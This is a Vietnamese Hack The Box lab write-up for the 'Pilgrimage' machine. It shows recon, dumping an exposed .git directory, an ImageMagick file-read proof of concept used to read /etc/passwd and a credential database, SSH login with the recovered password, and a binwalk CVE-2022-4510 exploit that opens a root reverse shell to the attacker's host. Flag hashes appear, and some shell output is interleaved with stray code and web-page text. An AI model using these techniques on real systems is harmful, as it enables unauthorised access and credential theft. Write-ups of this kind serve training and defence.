

## Pilgrimage - Hack The Box

Target IP Address: 10.10.11.219

### Enumeration:

- Sử dụng nmap để quét:

```
(adminh㉿kali)-[~/hackthebox/pilgrimage]
$ sudo nmap -sC -sV 10.10.11.219 -oA pil_nmap
[sudo] password for adminh:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-17 11:33 +07
Nmap scan report for 10.10.11.219
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c0:b0:48:6e:98:04 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```

- Target mở port 22/open, port 80/open.
- Sử dụng dirsearch để quét:

```
(adminh㉿kali)-[~/hackthebox/pilgrimage]
$ dirsearch -u http://pilgrimage.htb/
[...]
v0.4.2


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/adminh/.dirsearch/reports/pilgrimage.htb-_23-11-17_11-42-22.txt
Error Log: /home/adminh/.dirsearch/logs/errors-23-11-17_11-42-22.log
[...]
Target: http://pilgrimage.htb/

[11:42:23] Starting:
[11:42:29] 403 - 555B - /.git/
[11:42:29] 403 - 555B - /.git/branches/
[11:42:29] 200 - 2KB - /.git/COMMIT_EDITMSG
[11:42:29] 301 - 169B - /.git → http://pilgrimage.htb/.git/
[11:42:29] 200 - 92B - /.git/config
[11:42:29] 200 - 23B - /.git/HEAD
[11:42:30] 403 - 555B - /.git/hooks/
[11:42:30] 200 - 73B - /.git/description
[11:42:30] 403 - 555B - /.git/info/
[11:42:30] 200 - 240B - /.git/info/exclude
[11:42:30] 200 - 4KB - /.git/index
[11:42:30] 403 - 555B - /.git/logs/
[11:42:30] 200 - 195B - /.git/logs/HEAD No file chosen...
[11:42:30] 301 - 169B - /.git/logs/refs → http://pilgrimage.htb/.git/logs/refs/
[11:42:30] 200 - 195B - /.git/logs/refs/heads/master
[11:42:30] 301 - 169B - /.git/logs/refs/heads → http://pilgrimage.htb/.git/logs/refs/heads/
[11:42:30] 403 - 555B - /.git/objects/
[11:42:30] 301 - 169B - /.git/refs/heads → http://pilgrimage.htb/.git/refs/heads/
[11:42:30] 403 - 555B - /.git/refs/
[11:42:30] 200 - 41B - /.git/refs/heads/master
[11:42:30] 301 - 169B - /.git/refs/tags → http://pilgrimage.htb/.git/refs/tags/
```

- Phát hiện đường dẫn đến thư mục /.git có thẻ chứa thông tin.
- Sử dụng git-dumper để lấy dữ liệu thư mục /.git về máy:

```
[admin@kali:[~/hackthebox/pilgrimage/git-dumper]
$ python3 git_dumper.py http://pilgrimage.htb/.git/ git_pil
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] http://pilgrimage.htb/.git/objects/info/packs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
[-] Finding refs/
[-] Fetching http://pilgrimage.htb/.git/HEAD [200]
[-] Fetching http://pilgrimage.htb/.git/config [200]
[-] Fetching http://pilgrimage.htb/.git/FETCH_HEAD [404]
[-] http://pilgrimage.htb/.git/FETCH_HEAD responded with status code 404
```

- Truy cập trang, sử dụng và phát hiện có chức năng upload và xử lý ảnh:




- Đọc source code có thể thấy website sử dụng phần mềm ImageMagick để xử lý ảnh:

```
if($upload) {
    $mime = ".png";
    $imagePath = $upload->getFullPath();
    if($mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
    }
    $newname = uniqid();
    exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
    unlink($upload->getFullPath());
    $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
```

## Initial Access:

- Tìm thử lỗ hổng liên quan đến phần mềm ImageMagick phát hiện lỗ hổng Arbitrary File Read.
- Sử dụng POC trong bài viết để khai thác lỗ hổng:

<https://github.com/Sybil-Scan/imagemagick-lfi-poc>




A terminal session on a Kali Linux system (root@kali) demonstrating the use of the Sybil-Scan ImageMagick LFI PoC. The user clones the repository, generates a blank PNG, and then runs the exploit.py script with /etc/passwd as the target file. The output shows the exploit.py script generating a converted PNG file that contains the contents of /etc/passwd.

```
(root㉿kali)-[~/home/adminh/hackthebox/pilgrimage/git_pil]
└─# git clone https://github.com/Sybil-Scan/imagemagick-lfi-poc.git
Cloning into 'imagemagick-lfi-poc'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 10 (delta 2), reused 6 (delta 1), pack-reused 0
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.

(root㉿kali)-[~/home/adminh/hackthebox/pilgrimage/git_pil]
└─# python3 generate.py -f "/etc/passwd" -o exploit.png
python3: can't open file '/home/adminh/hackthebox/pilgrimage/git_pil/generate.py': [Errno 2] No such file or directory
[root@kali ~]# cd imagemagick-lfi-poc
[root@kali ~]# ls
README.md  generate.py
[root@kali ~]# python3 generate.py -f "/etc/passwd" -o exploit.png
[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd
[>] PoC PNG generated > exploit.png
[root@kali ~]# ls
README.md  exploit.png  generate.py
[root@kali ~]# ./exploit.png
[*] Decode the data returned in raw profile type field, you will observe the contents of /etc/passwd.
```

- Sau khi upload file exploit.png để đọc file "/etc/passwd" lên website và tải xuống, đọc file thì phát hiện 1 đoạn mã hex:



- Thử decode đoạn mã hex thì đọc được file "/etc/password":

The screenshot shows a browser window with several tabs open. The active tab is titled "From Hex - CyberChef" and contains a CypherChef interface. The URL is [https://gchq.github.io/CyberChef/#recipe=From\\_Hex\(Auto\)&input=CjE0MzcKnz2JzJmNzQzYtc4M2EzM](https://gchq.github.io/CyberChef/#recipe=From_Hex(Auto)&input=CjE0MzcKnz2JzJmNzQzYtc4M2EzM). The input hex value is `CjE0MzcKnz2JzJmNzQzYtc4M2EzM`.

The interface includes a sidebar with various operations like "Search...", "Favourites", "To Base64", "From Base64", "To Hex", "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", "Magic", "Data format", "Encryption / Encoding", and "Public Key".

The main area has sections for "Operations", "Recipe", and "Input". The "Input" section shows the hex value and its ASCII representation:

```
1437  
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f62617368a6461656d  
6f6e3a783a313a313a6461656f6f6e3a2f75732f7362696e3a2f75732f7362696e2f  
6e6f6c6f6f7696e6f626966e3a783a323a323a626966e3a2f75732f7362696e  
2f6e6f6c6f6f7696e0a3f7973a6f783a333a333a737973a2f6456763a2f75732f7362696  
6e2f6e6f6c6f6f7696e0a3f796e633a783a343a36353533343a73796e633a2f62696e3a2f  
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f75732f736269  
65733a2f757372f7362696e2f6e6f6c6f6f7696e0a6d616e3a783a363a31323a6d616e3a  
2f766172f63616368652f6d616e3a2f75732f7362696e2f6e6f6c6f67696e0a6d703a  
783a373a373a6c703a2f766172f73706f6f6c2f6c70643a2f75732f7362696e2f6e6f  
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f766172f6d61696c3a2f757372  
2f7362696e2f6e6f6c6f6f7696e0a6e6577733a783a393a393a6e6577733a2f766172f73  
706f6f6c2f6e6577733a2f757372f7362696e2f6e6f6c6f67696e0a757563703a783a2f  
sec 2919 = 42
```

The "Output" section shows the decrypted ASCII text:

```
\r\nroot:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
sec 1439 = 28
```

At the bottom, there are buttons for "BAKE!" and "Auto Bake". The status bar indicates "12ms" and "Raw Bytes LF".

- Xác định có chứa user "*emily*" trong hệ thống;

- Tạo lại 1 file ảnh exploit.png để đọc nội dung file "/var/db/pilgrimage":

```

root@kali:~/Downloads x admin@kali:~/hackthebox/pilgrimage/git_pil x root@kali:~/home/admin/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc x
File Actions Edit View Help
admin@kali: ~/Downloads x admin@kali: ~/hackthebox/pilgrimage/git_pil x root@kali: ~/home/admin/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc x
[root@kali ~]# python3 generate.py -f "/var/db/pilgrimage" -o exploit.png
[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /var/db/pilgrimage
[>] PoC PNG generated > exploit.png

[>] http://pilgrimage.htb/shrunk/65570f57e8758.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1718 (1.7K) [image/png]
Saving to: "65570f57e8758.png"

65570f57e8758.png          100%[=====] 1.68K --.-KB/s   in 0s

2023-11-17 13:59:56 (86.5 MB/s) - '65570f57e8758.png' saved [1718/1718]

[>] identify -verbose 65570f57e8758.png
Image: 65570f57e8758.png
Format: PNG (Portable Network Graphics)
Geometry: 128x128
Class: DirectClass
Type: true color
Depth: 8 bits-per-pixel component
Channel Depths:
  Red:      8 bits
  Green:    8 bits
  Blue:     8 bits
Channel Statistics:
  Red:
    Minimum:      257.00 (0.0039) Pilgrimage - Shrink Your Images
    Maximum:     65021.00 (0.9922) Pilgrimage - Shrink Your Images
    Mean:        32639.00 (0.4980)
    Standard Deviation: 18978.98 (0.2896) https://tinyurl.com/cz27mlyt Pilgrimage - Shrink Your Images
  Green:
    Minimum:      0.00 (0.0000) Pilgrimage - Shrink Your Images
    Maximum:     65278.00 (0.9961)
    Mean:        11062.54 (0.1688)
    Standard Deviation: 15530.77 (0.2370) https://tinyurl.com/cz27mlyt Pilgrimage - Shrink Your Images
  Blue:
    Minimum:      0.00 (0.0000) Pilgrimage - Shrink Your Images
    Maximum:     65278.00 (0.9961)
    Mean:        11062.54 (0.1688)
    Standard Deviation: 15530.77 (0.2370) https://tinyurl.com/cz27mlyt Pilgrimage - Shrink Your Images

```

- Decode mã hex tìm được username và password tài khoản "emily:abigchonkyboi123":

- Khai thác thành công lỗ hổng và đăng nhập vào hệ thống:

```
(root㉿kali)-[~/home/.../hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└# ssh emily@pilgrimage.htb
The authenticity of host 'pilgrimage.htb (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajkt0+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pilgrimage.htb' (ED25519) to the list of known hosts.
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ id
uid=1000(emily) gid=1000(emily) groups=1000(emily)
emily@pilgrimage:~$ pwd
/home/emily
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
0c01ed2f755b7258087248da57a9b926
emily@pilgrimage:~$ 
```

## Privilege Escalation:

- Kiểm tra thông tin máy:

```
emily@pilgrimage:~$ uname -a
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
emily@pilgrimage:~$ cat /etc/issue
Debian GNU/Linux 11 \n \l
emily@pilgrimage:~$ 
```

- Kiểm tra với quyền sudo:

```
emily@pilgrimage:~$ sudo -l
[sudo] password for emily: Choose File No file chosen...
Sorry, user emily may not run sudo on pilgrimage.
```

- Sử dụng lệnh "`ps -aux`" xem các tiến trình đang chạy trong hệ thống:

```
emily@pilgrimage:~$ ps -aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.2 163816 10076 ?        Ss  16:45  0:01 /sbin/init
root        2  0.0  0.0     0     0 ?        S  16:45  0:00 [kthreadd]
root        3  0.0  0.0     0     0 ?        I< 16:45  0:00 [rcu_gp]
root        4  0.0  0.0     0     0 ?        I< 16:45  0:00 [rcu_par_gp]
root        6  0.0  0.0     0     0 ?        I< 16:45  0:00 [kworker/0:0H-events_highpri]
root        8  0.0  0.0     0     0 ?        I< 16:45  0:00 [mm_percpu_wq]
root        9  0.0  0.0     0     0 ?        S  16:45  0:00 [rcu_tasks_rude_]
root       10  0.0  0.0     0     0 ?        S  16:45  0:00 [rcu_tasks_trace]
root       11  0.0  0.0     0     0 ?        S  16:45  0:00 [ksoftirqd/0]
root       12  0.0  0.0     0     0 ?        I  16:45  0:01 [rcu_sched]
root       13  0.0  0.0     0     0 ?        S  16:45  0:00 [migration/0]
root       15  0.0  0.0     0     0 ?        S  16:45  0:00 [cpuhp/0]
root       16  0.0  0.0     0     0 ?        S  16:45  0:00 [cpuhp/1]
root       17  0.0  0.0     0     0 ?        S  16:45  0:00 [migration/1]
root       18  0.0  0.0     0     0 ?        S  16:45  0:00 [ksoftirqd/1]
root       20  0.0  0.0     0     0 ?        I< 16:45  0:00 [kworker/1:0H-events_highpri]

root      717  0.0  0.0  6816 2908 ?        Ss  16:46  0:00 /bin/bash /usr/sbin/malwarescan.sh
root      720  0.0  0.1 220796 4336 ?        Ssl 16:46  0:00 /usr/sbin/rsyslogd -n -eNONE
root      726  0.0  0.1 13852 6848 ?        Ss  16:46  0:00 /lib/systemd/systemd-logind
root      742  0.0  0.0  2516 716 ?        S  16:46  0:00 /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root      743  0.0  0.0  6816 2292 ?        S  16:46  0:00 /bin/bash /usr/sbin/malwarescan.sh
```

- Tìm được 1 tiến trình phân tích file chạy với quyền root, đọc thử tệp "/usr/sbin/malwarescan.sh" thì thấy tiến trình sử dụng công cụ binwalk version 2.3.2 để phân tích:

```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
    binout=$(./usr/local/bin/binwalk -e "$filename")
    for banned in "${!blacklist[@]}"; do
        if [[ "$binout" == *"${banned}"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
emily@pilgrimage:~$ binwalk
Binwalk v2.3.2
https://tinyurl.com/yd6qzv3j
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
      or
      binwalk --script [FILE]
      or
      binwalk --raw [FILE]
      or
      binwalk --pe [FILE]
      or
      binwalk --pdf [FILE]
      or
      binwalk --hex [FILE]
      or
      binwalk --text [FILE]
      or
      binwalk --xml [FILE]
      or
      binwalk --all [FILE]
      or
      binwalk --fast [FILE]
      or
      binwalk --quiet [FILE]
      or
      binwalk --no-progress [FILE]
      or
      binwalk --no-sig [FILE]
      or
      binwalk --no-pe [FILE]
      or
      binwalk --no-pdf [FILE]
      or
      binwalk --no-hex [FILE]
      or
      binwalk --no-text [FILE]
      or
      binwalk --no-xml [FILE]
      or
      binwalk --no-all [FILE]
      or
      binwalk --no-fast [FILE]
      or
      binwalk --no-quiet [FILE]
      or
      binwalk --no-no-progress [FILE]
      or
      binwalk --no-no-sig [FILE]
      or
      binwalk --no-no-pe [FILE]
      or
      binwalk --no-no-pdf [FILE]
      or
      binwalk --no-no-hex [FILE]
      or
      binwalk --no-no-text [FILE]
      or
      binwalk --no-no-xml [FILE]
      or
      binwalk --no-no-all [FILE]
```

- Tìm thử lỗ hổng với công cụ binwalk v2.3.2 phát hiện lỗ hổng RCE.

<https://www.exploit-db.com/exploits/51249>

- Sử dụng POC trong bài viết để khai thác lỗ hổng:

```
(adminh㉿kali)-[~/hackthebox/pilgrimage]
$ python3 exploit.py test.png 10.10.14.16 4444
You can now rename and share binwalk_exploit and start your local netcat listener.

#####
#----- CVE-2022-4510 -----
#####
#----- Binwalk Remote Command Execution -----
#----- Binwalk 2.1.2b through 2.3.2 included -----
#####
#----- Exploit by: Etienne Lacoche -----
#----- Contact Twitter: @electr0sm0g -----
#----- Discovered by: -----
#----- Q. Kaiser, ONEKEY Research Lab -----
#----- Exploit tested on debian 11 -----
#####

Databases
Links
Sites

You can now rename and share binwalk_exploit and start your local netcat listener.

Exploits
Search Exploit-DB
OffSec

(adminh㉿kali)-[~/hackthebox/pilgrimage]
$ ls
binwalk_exploit.png  exploit.py  git-dumper  git_pil  pil_nmap.gnmap  pil_nmap.nmap  pil_nmap.xml  test.png
```

- Tải file ảnh chứa mã khai thác vào hệ thống và chuyển file vào thư mục mà công cụ binwalk thực thi:

```
emily@pilgrimage:~$ wget http://10.10.14.16:9000/binwalk_exploit.png
--2023-11-17 18:59:25-- http://10.10.14.16:9000/binwalk_exploit.png
Connecting to 10.10.14.16:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5490 (5.4K) [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png          100%[=====] 5.36K --.-KB/s   in 0.01s

2023-11-17 18:59:26 (411 KB/s) - 'binwalk_exploit.png' saved [5490/5490]

emily@pilgrimage:~$ ls
Google Hacking
binwalk_exploit.png user.txt
emily@pilgrimage:~$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:~$ 
```

- Khai thác thành công, tạo reverse shell vào hệ thống với quyền root:

```
[root@kali-[/home/adminh]# nc -lvp 4444
listening on [any] 4444 ... f write line
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.219] 48162
id
uid=0(root) gid=0(root) groups=0(root)
whoami
content = f.read()
root
pwd
/root/quarantine os system "rm /tmp/plugin"
ls
_binwalk_exploit.png.extracted
cd ..
ls
f.write(data)
quarantine
reset.sh
root.txt
f.write(header_pfs)
cat root.txt
bb62a8f9125e54c525b7cd1ac51b1c28
print("You can now rename and share binwalk_exploit and start your local netcat listener."
print("")
```

- Submit flag và hoàn thành bài lab:

The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with navigation links like 'Starting Point', 'Open Beta Season III', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', 'Academy', and 'Advanced Labs'. The main area displays the target machine 'Pilgrimage' with the IP address 10.10.11.219. A large green circular icon features a person walking on a path. Below it, the message 'Pilgrimage has been Pwned!' is displayed. To the right, there's a summary card with the rank '#10635', the pwn date '17 Nov 2023', and points earned '30'. At the bottom, there are 'OK' and 'SHARE' buttons.